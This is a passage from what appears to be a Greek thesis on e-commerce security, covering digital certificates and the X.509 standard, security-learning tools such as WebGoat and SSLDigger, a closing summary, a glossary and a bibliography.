
Ένα ψηφιακό πιστοποιητικό μοιάζει να είναι μια μεσαία επιλογή για να δημιουργήσουμε ασφαλείς συνδέσεις αυθεντικότητας ανάμεσα στις εφαρμογές του διαδικτύου. Ένα πιστοποιητικό περιέχει το δημόσιο κρυπτογραφημένο κλειδί του συστήματος που κατέχει το πιστοποιητικό. Τα ψηφιακά πιστοποιητικά επιτρέπουν στα συστήματα, στους πελάτες και στους οργανισμούς καθώς και σε άλλες οντότητες να ταυτοποιούν τους εαυτούς τους ηλεκτρονικά.

Τα ψηφιακά πιστοποιητικά αποτελούνται από 5 κύρια συστατικά:

- Την αξία του δημοσίου ή του ιδιωτικού κλειδιού κρυπτογράφησης.
- Το σκοπό του πιστοποιητικού.
- Την ταυτότητα της οντότητας που πιστοποιείται.
- Τη χρονική περίοδο που το πιστοποιητικό είναι έγκυρο.
- Το όνομα και η ψηφιακή υπογραφή του κομιστή του πιστοποιητικού.



Εικόνα 98: Ψηφιακό πιστοποιητικό στο ηλεκτρονικό μας κατάστημα



Εικόνα 99: Ψηφιακό πιστοποιητικό στο ηλεκτρονικό μας κατάστημα

7.7 Το πρότυπο X.509

Το πιο σημαντικό πρότυπο για χρήση στο διαδίκτυο είναι το X.509. Μια πλειοψηφία από εταιρείες όπως Netscape, VeriSign, JavaSoft και Microsoft χρησιμοποιούν αυτό το πρότυπο για λόγους αυθεντικότητας. Το πρότυπο X.509 χρησιμοποιείται για μηνύματα ηλεκτρονικού ταχυδρομείου, για αυθεντικότητα κώδικα καθώς και για επικύρωση διαφόρων τύπων δεδομένων που ταξιδεύουν μέσω του διαδικτύου.

Το πρότυπο X.509 έχει δημιουργηθεί από την ITU (International Telecommunication Union που ιδρύθηκε το 1865). Είναι υπεύθυνοι για την ανάπτυξη και τη διατήρηση της τυποποίησης όλων των ειδών των επικοινωνιών, συμπεριλαμβανομένου πρωτόκολλα συσκευών δικτύου. Υπάρχουν τρεις εκδόσεις του προτύπου X.509.

Η πιο απλή έκδοση πρέπει να περιέχει τις ακόλουθες πληροφορίες:

- Έκδοση τυποποιημένου πιστοποιητικού (Certificate Format Version).
- Σειριακός αριθμός πιστοποιητικού (Certificate Serial Number).
- Αλγόριθμος εισόδου εγγραφής (όπως ο DES και παράμετροι αλγορίθμου).
- Το όνομα του υπογραφομένου πιστοποιητικού.
- Την ημερομηνία της εγκυρότητας του πιστοποιητικού (ημερομηνία έναρξης και λήξης).
- Το όνομα και το δημόσιο κλειδί της οντότητας που έχει πιστοποιηθεί.
- Ψηφιακή υπογραφή (από οργανισμό εμπιστοσύνης).

Όπως μπορούμε να συμπεράνουμε, αυτή η πληροφορία είναι ότι χρειαζόμαστε για να προχωρήσουμε στην αυθεντικότητα της οντότητας. Μας επιτρέπει να επαληθεύσουμε την εγκυρότητα του πιστοποιητικού όσο αφορά την προέλευση του από ένα έμπιστο οργανισμό, και να μας παρέχει το δημόσιο κλειδί της οντότητας ώστε να μπορέσουμε να το χρησιμοποιήσουμε για να επικυρώσουμε αν το μήνυμα από την οντότητα είναι αυθεντικό.

8. Εργαλεία (Tools)

8.1 WebGoat

Ο καλύτερος τρόπος για να μάθουμε σχετικά με την ασφάλεια σε δικτυακές εφαρμογές είναι να χρησιμοποιήσουμε ένα αυτοδιαχειριζόμενο περιβάλλον στο οποίο τα προγραμματιστικά λάθη θα έχουν τοποθετηθεί σκόπιμα.

Ένα τέτοιο περιβάλλον είναι το WebGoat:

(http://www.owasp.org/software/webgoat.html)

Το WebGoat είναι ένα βασισμένο σε Java περιβάλλον διαδικτυακής ασφάλειας για εκμάθηση. Το WebGoat δεν επιχειρεί να εξομοιώσει ένα αληθινό ηλεκτρονικό κατάστημα. Αντίθετα από αυτό, προσφέρει 12 μαθήματα για ασφάλεια στο δίκτυο:

- HTTP Basics
- Encoding Basics
- Fail Open Authentication
- HTML clues
- Parameter Injection
- Unchecked Email
- SQL Injection
- Thread Safety
- Weak Authentication Cookie
- Database XSS
- Hidden Field Tampering
- Weak Access Control

Κάθε μάθημα περιλαμβάνει ένα σχέδιο, αρκετά βοηθήματα και υποδείξεις, τον πηγαίο κώδικα της εφαρμογής καθώς και πρακτική εξάσκηση με τη δυνατότητα να παρακολουθήσουμε την ανταλλαγή των δεδομένων που γίνεται ανάμεσα στον client και στον server.

http://www.owasp.org/index.php/Category:OWASP_WebGoat_Project

Αρχικά εγκαθιστούμε το WebGoat 5.0 για windows και ξεκινάμε τον browser μας:


http://localhost/WebGoat/attack

ή


http://127.0.0.1/WebGoat/attack

Ως user γράφουμε το guest και password γράφουμε πάλι guest.


Εικόνα 100: Σύνδεση.



Εικόνα 101: Αρχική σελίδα.



Εικόνα 102: παράδειγμα μιας Cross Site Scripting επίθεσης.



Εικόνα 103: παράδειγμα μιας SQL Injection επίθεσης.

8.2 SSLDigger

Το SSLDigger είναι άλλη μια δωρεάν εφαρμογή από τη Foundstone (http://www.foundstone.com/resources/proddesc/ssldigger.htm).

Εκτελεί αυτόματα ανάλυση από συστήματα που έχουν ενεργοποιημένο το SSL και τα δοκιμάζει για έναν αριθμό από κρυπτογραφήματα. Τα κατάλληλα σχηματισμένα συστήματα δε θα έπρεπε να υποστηρίζουν αδύναμα κρυπτογραφήματα.

8.3 Άλλα δωρεάν (και μερικά ανοιχτού κώδικα) εργαλεία ασφάλειας είναι διαθέσιμα:

- Paros (http://www.parosproxy.org)
- Burp proxy (http://www.portswigger.net/proxy/)
- Brutus (password cracker, http://www.hoobie.net/brutus/)
- Burp Spider (http://www.portswigger.net/spider/)
- Sock (http://www.portswigger.net/sock/)
- WebScarab (http://www.owasp.org/software/webscarab.html)

9. Συνοπτικά:

Απαιτούνται θεμέλια ασφάλειας στις δικτυακές μας εφαρμογές για τρεις πρωταρχικούς λόγους:

Αρχικά, οποιοσδήποτε ανυπόληπτος επιτιθέμενος μπορεί να εκμεταλλευθεί μια αδυναμία στην εφαρμογή αφού εξοικειωθεί με τη γλώσσα με την οποία δημιουργήθηκε η εφαρμογή. Ο ιός Melissa είναι ένα τέλειο παράδειγμα για αυτού του είδους την εκμετάλλευση.

Δεύτερον, τα θέματα ασφαλείας θα πρέπει να κατέχουν την προτεραιότητα για τον οργανισμό μας, για το λόγο ότι δεν απαιτείται ο οποιοσδήποτε να έχει πρόσβαση σε κάθε είδους πληροφορίες που μπορεί να έχουμε. Τα προσωπικά αρχεία είναι ένα τέλειο παράδειγμα πληροφορίας που πρέπει να είναι προσβάσιμα μόνο από ένα συγκεκριμένο πλήθος ατόμων, βασισμένο στα δικαιώματα και στα προνόμια των χρηστών.

Τελευταίο, απαιτείται αυθεντικότητα, εξουσιοδότηση, και μη αποκήρυξη αρχών για να αποτελέσουν ένα αναπόσπαστο κομμάτι ασφαλίζοντας την εφαρμογή μας αμφότερα και σε επίπεδο παγκόσμιου δικτύου αλλά και ενδόμυχα του ιδιωτικού μας δικτύου.

Η αγορά προϊόντων στο Διαδίκτυο μεταφέρει ιστορικά μαζί της και τη φοβία του καταναλωτή ότι τα προσωπικά του δεδομένα δεν είναι απολύτως ασφαλή. Δεν είναι τελείως αδικαιολόγητος ο φόβος, όμως τα πράγματα έχουν γίνει πλέον σαφώς καλύτερα. Ο χρήστης χρειάζεται να δώσει ορισμένα στοιχεία για την ολοκλήρωση της συναλλαγής του που είναι η διεύθυνσή του, το τηλέφωνό του, το e-mail του, καθώς και τον αριθμό της πιστωτικής του κάρτας. Η παροχή εγγυήσεων από την μία μεριά ότι τα προσωπικά του δεδομένα δεν θα χρησιμοποιηθούν από τρίτους καθώς και η χρήση κρυπτογραφημένων σελίδων με προστασία 128bit αποτελούν προϋπόθεση για κάθε ηλεκτρονικό κατάστημα και επιπλέον παρέχουν ένα σύστημα ασφάλειας στους καταναλωτές επισκέπτες των e-shop. Μολονότι θεωρείται ότι οι συναλλαγές μέσω πιστωτικής κάρτας στο Internet δεν είναι ασφαλείς, οι ειδικοί υποστηρίζουν ότι το ηλεκτρονικό εμπόριο και οι online συναλλαγές εν γένει είναι ασφαλέστερες από τις αγορές με πιστωτικές κάρτες σε "φυσικά" καταστήματα. Κάθε φορά που ο πελάτης πληρώνει με πιστωτική κάρτα σε ένα κατάστημα ή εστιατόριο και κάθε φορά που πετά την απόδειξη μιας πιστωτικής κάρτας γίνεται περισσότερο ευάλωτος στην απάτη. (Πηγή: Ram αφιέρωμα στο e-shop, go-online).

10. Λεξικό ορών

- **Administrator**: Βασικός και διαχειριστής ενός έργου.

- **Apache:** Http Server στο διαδίκτυο. Υποστηρίζει γλώσσα PHP.

- **Binaries:** Λογισμικό το οποίο είναι γραμμένο σε απλή προγραμματιστική γλώσσα και απαιτούν ειδικά προγράμματα για την αποκωδικοποίηση τους**.**

- **Buffer**: Περιοχή αποθήκευσης προσωρινών δεδομένων που χρησιμοποιείται για τη διατήρηση των δεδομένων τα οποία μεταφέρονται από μια συσκευή στην άλλη.

- **CGI scripts:** Επιτρέπει τη δημιουργία δυναμικών σελίδων, είναι ο πιο συνηθισμένος τρόπος για έναν Web Server να περάσει ένα αίτημα του χρήστη σε μία εφαρμογή ή σε ένα πρόγραμμα.

- **Cookies:** Ειδικοί ηλεκτρονικοί τύποι αρχείων που οι Web Servers αποθηκεύουν στο σκληρό δίσκο του υπολογιστή του χρήστη.

- **CSR:** Customer Service Representatives, περιλαμβάνει δημόσιο RSA κλειδί και κάποια επιπλέον δεδομένα σχετικά με το τελικό πιστοποιητικό.

- **Hashes**: Μοναδικό αναγνωριστικό, αποτύπωμα.

- **IDEA 128 bits:** είναι ένα block cipher το οποίο χρησιμοποιεί 128 bit μήκος κλειδιού για να κρυπτογραφήσει επιτυχώς 64 bit plaintext.

- **Module**: Λειτουργικά συστατικά που παρέχουν περιορισμένη πρόσβαση σε κάποια ιδιαίτερη πληροφορία.

- **MySQL**: Σύστημα διαχείρισης βάσεων δεδομένων.

- **Navicat**: Πρόγραμμα διαχείρισης και ανάπτυξης λογισμικού για τη MySQL.

- **OpenSSL**: Ανοιχτού κώδικα υλοποίηση των SSL και TLS πρωτοκόλλων.

- **Perl:** Προγραμματιστική δυναμική γλώσσα υψηλού επιπέδου για εκτέλεση εντολών scripts.

- **PHP**: Γλώσσα script από την πλευρά του διακομιστή, σχεδιασμένη ειδικά για το Web. Ενσωματώνεται σε HTML σελίδα.

- **Phpmyadmin**: Δημοφιλές ανοικτού κώδικα πρόγραμμα που χρησιμοποιείται για τη διαχείριση των βάσεων δεδομένων της MySQL.

- **PGP**: Υψηλής ασφάλειας πρόγραμμα κρυπτογράφησης για αποστολή κρυπτογραφημένων μηνυμάτων ηλεκτρονικού ταχυδρομείου.

- **Plaintext**: Δεδομένα, πληροφορία ή κείμενο προτού τη διαδικασία της κρυπτογράφησης.

- **Scripts**: Μια σειρά από εντολές κειμένου γραμμένες σε μια συγκεκριμένη τυποποίηση οι οποίες εκτελούνται στο server.

- **VeriSign:** Εξασφαλίζει αυθεντική επαναλαμβανόμενη υποστήριξη για κάθε διεύθυνση Web που έχει κατάληξη .com ή .net.

- **Ιός Melissa:** Ιός μακροεντολών του Word ο οποίος μεταδίδεται μέσω ηλεκτρονικού ταχυδρομείου (Outlook) σε συνημμένο έγγραφο.

11. ΒΙΒΛΙΟΓΡΑΦΙΑ

- Ξενόγλωσσα Βιβλία:

1) Developer's Guide to Web Application Security, Michael Cross (SYNGRESS)

2) Apache Security, Ivan Ristic (O'REILLY)

- Πηγές για το ηλεκτρονικό εμπόριο και τα shopping carts:

http://www.kepka.org/Grk/Info/ecommerce/eco009.htm

http://www.thewatchmakerproject.com/journal/276/building-a-simple-php-shopping-cart

http://www.tamingthebeast.net/articles2/shopping-carts.htm

http://www.designvitality.com/blog/2007/11/ecommerce-web-design/

http://www.ecommerce-guide.com/solutions/article.php/3668061

http://www.siteground.com/shopping_cart_reviews.htm

http://cert.grnet.gr/

http://cert.grnet.gr/links.php?categ=news

http://cert.grnet.gr/links.php?categ=law

http://www.dpa.gr/portal/page?_pageid=33,23529&_dad=portal&_schema=PORTAL

- Πηγές για Apache, PHP, SQL

http://johnbokma.com/windows/apache-virtual-hosts-xp.html

http://www.neilstuff.com/apache/apache2-ssl-windows.htm

http://smithii.com/node/117

http://smithii.com/node/30

http://www.php-mysql-tutorial.com/install-apache-php-mysql.php

http://www.php.net/downloads.php#v5

http://www.ampsoft.net/webdesign-l/how-to-install-apache-php-mysql-3.html

http://www.apache.org/

http://www.apache-ssl.org/

http://www.ssl.com/

http://www.mysql.com/

http://www.navicat.com/

http://el.wikipedia.org/wiki/SMTP

http://www.phpmyadmin.net/home_page/index.php

http://www.php-editors.com/articles/sql_phpmyadmin.php

http://www.zend.com/en/products/guard/optimizer/